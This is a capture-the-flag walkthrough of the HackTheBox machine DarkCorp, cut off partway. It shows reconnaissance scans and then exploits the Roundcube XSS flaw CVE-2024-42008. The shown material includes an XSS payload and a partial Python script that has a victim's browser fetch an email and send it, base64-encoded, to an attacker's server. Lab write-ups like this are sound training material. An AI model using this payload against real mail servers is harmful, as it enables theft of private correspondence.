HackTheBox DarkCorp

A crazy Windows machine, where we first read emails via XSS in Roundcube, perform SQL Injection in the internal portal and find the Linux system's credentials. To capture the domain, an unintentional path was used via brute force of an account capable of modifying group policy. Unfortunately, it was not possible to get the user normally.

Intelligence


Let's scan the machine for open ports:

```
$ rustscan -a 10.129.67.168 -- -sCTV -Pn
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
----------------------------------------
```

```
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 ----------------------------------------
Scanning ports: The virtual equivalent of knocking on doors.

[~] The config file is expected to be at "/home/rustscan/.rustscan.toml"
[~] File limit higher than batch size. Can increase speed by increasing batch size
'-b 1048476'.
Open 10.129.67.168:80
Open 10.129.67.168:22
[~] Starting Script(s)
[>] Running script "nmap -vvv -p {{port}} {{ip}} -sCTV -Pn" on ip 10.129.67.168
Depending on the complexity of the script, results may take some time to appear.
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times
may be slower.
[~] Starting Nmap 7.94 ( https://nmap.org ) at 2025-02-09 07:24 UTC
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 07:24
Completed NSE at 07:24, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 07:24
Completed NSE at 07:24, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 07:24
Completed NSE at 07:24, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 07:24
Completed Parallel DNS resolution of 1 host. at 07:24, 3.52s elapsed
DNS resolution of 1 IPs took 3.52s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0,
TR: 2, CN: 0]
Initiating Connect Scan at 07:24
Scanning 10.129.67.168 [2 ports]
Completed Connect Scan at 07:24, 3.00s elapsed (2 total ports)
Initiating Service scan at 07:24
NSE: Script scanning 10.129.67.168.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 07:24
Completed NSE at 07:24, 5.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 07:24
Completed NSE at 07:24, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 07:24
Completed NSE at 07:24, 0.00s elapsed
Nmap scan report for 10.129.67.168
Host is up, received user-set.
```

```
Scanned at 2025-02-09 07:24:35 UTC for 8s

PORT   STATE    SERVICE REASON      VERSION
22/tcp filtered ssh     no-response
80/tcp filtered http    no-response

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 07:24
Completed NSE at 07:24, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 07:24
Completed NSE at 07:24, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 07:24
Completed NSE at 07:24, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.88 seconds
```

Let's go to the web and see the `drip.htb` domain :




Let's add it to `/etc/hosts` :


```
echo "10.129.67.168 drip.htb" | sudo tee -a /etc/hosts
```

Let's re-enter and see the Roundcube mail service on the screenshot:


You can register an account and also send yourself a letter from the site:



Click on `Sign In` and see the domain `mail.drip.htb` , add it to `/etc/hosts` .



Let's try to register an account and log in.




Let's look at the default email headers and note the `drip.darkcorp.htb` domain :

Message headers

Return-Path: <no-reply@drip.htb>
Delivered-To: test@drip.htb
Received: from drip.htb
by drip.darkcorp.htb with LMTP
id 2EtxMzSqqGeMVgAA8Y1rLw
(envelope-from <no-reply@drip.htb>)
for <test@drip.htb>; Sun, 09 Feb 2025 06:14:28 -0700
Received: from drip.darkcorp.htb (localhost [127.0.0.1])
by drip.htb (Postfix) with ESMTP id CCCE1AC3
for <test@drip.htb>; Sun, 9 Feb 2025 06:14:28 -0700 (MST)
Content-Type: text/plain; charset="utf-8"
MIME-Version: 1.0
Content-Transfer-Encoding: 8bit
Subject: Welcome to DripMail!
From: no-reply@drip.htb
To: test@drip.htb
Date: Sun, 09 Feb 2025 06:14:28 -0700
Message-ID: <173910686864.669.5259135776935926286@drip.darkcorp.htb>


Close

Click on the question mark and see version 1.6.7:




Foot on the ground

Let's try to send ourselves a letter from a form on the site and intercept the request via Burp Suite:



Let's change it to our address `test@drip.htb` and get a letter in which we will see the address of another user `bcase@drip.htb` :



This version of Roundcube allows you to do XSS with 0-click. We will use CVE-2024-42008 and repeat this video , and we will take the description of the vulnerabilities from the article .

The base load looks like this:

```
<body title="bgcolor=foo" name="bar style=animation-name:progress-bar-stripes
onanimationstart=alert(origin) foo=bar">
  Foo
</body>
```

Our task is to try to read other people's letters. Letters can be read at this link:

```
http://mail.drip.htb/?_task=mail&_mbox=INBOX&_uid=1&_action=show
```

`The _uid` parameter is responsible for the letter identifier.

Let's take a script from the guys from a well-known forum and modify it a little:

```
import argparse
import base64
import threading
import time
from http.server import BaseHTTPRequestHandler, HTTPServer

import requests
from lxml import html

parser = argparse.ArgumentParser()
parser.add_argument("-m", "--message", required=True,
                    type=int, dest="message", help="Message number")
parser.add_argument("-i", dest="ip", required=True, help="Our HTTP Server IP")
parser.add_argument("-p", dest="port", type=int,
                    required=True, help="Our HTTP Server PORT")
args = parser.parse_args()

LISTEN_IP = args.ip
LISTEN_PORT = args.port

# Configuration
TARGET_URL = 'http://drip.htb/contact'

# Payload for the POST request
start_mesg = '<body title="bgcolor=foo" name="bar style=animation-name:progress-
bar-stripes onanimationstart=fetch(\'/?_task=mail&_action=show&_uid='
message = args.message
end_mesg =
"&_mbox=INBOX&_extwin=1\').then(r⇒r.text()).then(t⇒fetch(`http://PLACEHOLDER/c=$
{btoa(t)}`)) foo=bar\">Foo</body>".replace(
    "PLACEHOLDER", f"{args.ip}:{args.port}")
```

```
post_data = {
    'name': 'root',
    'email': 'root@drip.htb',
